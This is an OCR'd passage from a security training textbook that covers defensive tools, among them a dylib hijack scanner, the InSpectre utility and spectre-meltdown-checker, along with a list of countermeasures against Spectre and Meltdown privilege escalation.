
  Dylib Hijack Scanner (DHS) is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked.

  As shown in the screenshot, security professionals use DHS to detect applications that have been hijacked or are vulnerable to dylib hijacking. This information helps them to patch and fix these applications.



```
Hijacked Applications                                                                 total: 1

/Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.appex/Contents/MacOS/1PasswordSafariAppExtension
rpath hijacker: /Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.appex/Contents/Frameworks/OnePasswordCore.framework/Versions/A…

Vulnerable Applications                                                               total: 13

/Applications/Xcode.app/Contents/Developer/usr/bin/lldb
rpath vulnerability: /Applications/Xcode.app/Contents/Developer/Library/PrivateFrameworks/LLDB.framework/LLDB

/Applications/Xcode.app/Contents/SharedFrameworks/DVTSourceControl.framework/Versions/A/XPCServices/com.apple.dt.Xcode.sourcecont…
rpath vulnerability: /Applications/Xcode.app/Contents/Developer/usr/lib/DVTSourceControl.framework/Versions/A/DVTSourceControl

/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service
rpath vulnerability: /Users/rpmbldr/builds/ACC/GM/source/dev/ADS/build/xcode/../../../target/mac/Release/ADS/Adobe Desktop Service.app/Contents/Framework…
```

Figure 6.130: Screenshot of Dylib Hijack Scanner



Defending against Spectre and Meltdown Vulnerabilities

1. Regularly patch and update operating systems and firmware
2. Enable **continuous monitoring** of critical applications and services running on the system and network
3. Regularly patch vulnerable software such as browsers
4. Install and update ad-blockers and anti-malware software to **block injection of malware** through compromised websites
5. Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
6. **Block services** and applications that allow unprivileged users to execute code
7. Never install unauthorized software or access untrusted websites from systems storing sensitive information
8. Use **Data Loss Prevention (DLP)** solutions to prevent leakage of critical information from runtime memory
9. Frequently check with the manufacturer for **BIOS updates** and follow the instructions provided by the manufacturer to install the updates

Defending against Spectre and Meltdown Vulnerabilities


Various countermeasures to defend privilege escalation attacks that exploit Spectre and Meltdown vulnerabilities are as follows:

- Regularly patch and update OSs and firmware
- Enable continuous monitoring of critical applications and services running on the system and network
- Regularly patch vulnerable software such as browsers
- Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
- Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- Block services and applications that allow unprivileged users to execute code
- Never install unauthorized software or access untrusted websites from systems storing sensitive information
- Use data loss prevention (DLP) solutions to prevent leakage of critical information from runtime memory
- Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates

Tools for Detecting Spectre and Meltdown Vulnerabilities

InSpectre

- InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks


InSpectre: Check Spectre and Meltdown Protection
InSpectre
Release #8
Check Windows operating system and processor hardware safety.
Freeware by Steve Gibson / @Sggrc
Disable Meltdown Protection
Disable Spectre Protection
Exit

Spectre & Meltdown Vulnerability Status


System is Meltdown protected: YES
System is Spectre protected: YES
Microcode Update Available: NO!
Performance: SLOWER
CPUID: 50657
(full details below)

See GRC's InSpectre webpage at: https://grc.com/inspectre.htm
for a full explanation of the use and operation of this freeware utility.

https://www.grc.com

Spectre & Meltdown Checker

- Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several "**speculative execution**" CVEs



```
$sudo ./spectre-meltdown-checker.sh
[sudo] password for attacker:
Spectre and Meltdown mitigation detection tool v0.45

Checking for vulnerabilities on current system
Kernel is Linux 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64
CPU is Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates IBRS capability:  YES  (SPEC_CTRL feature bit)
  * Indirect Branch Prediction Barrier (IBPB)
    * CPU indicates IBPB capability:  YES  (SPEC_CTRL feature bit)
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates STIBP capability:  NO
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability:  YES  (Intel SSBD)
  * L1 data cache invalidation
    * CPU indicates L1D flush capability:  YES  (L1D flush feature bit)
  * Microarchitectural Data Sampling
    * VERW instruction is available:  NO
  * Indirect Branch Predictor Controls
    * Indirect Predictor Disable feature is available:  NO
    * Bottomless RSB Disable feature is available:  NO
    * BHB-Focused Indirect Predictor Disable feature is available:  NO
  * Enhanced IBRS (IBRS_ALL)
    * CPU indicates ARCH_CAPABILITIES MSR availability:  NO
```

https://github.com

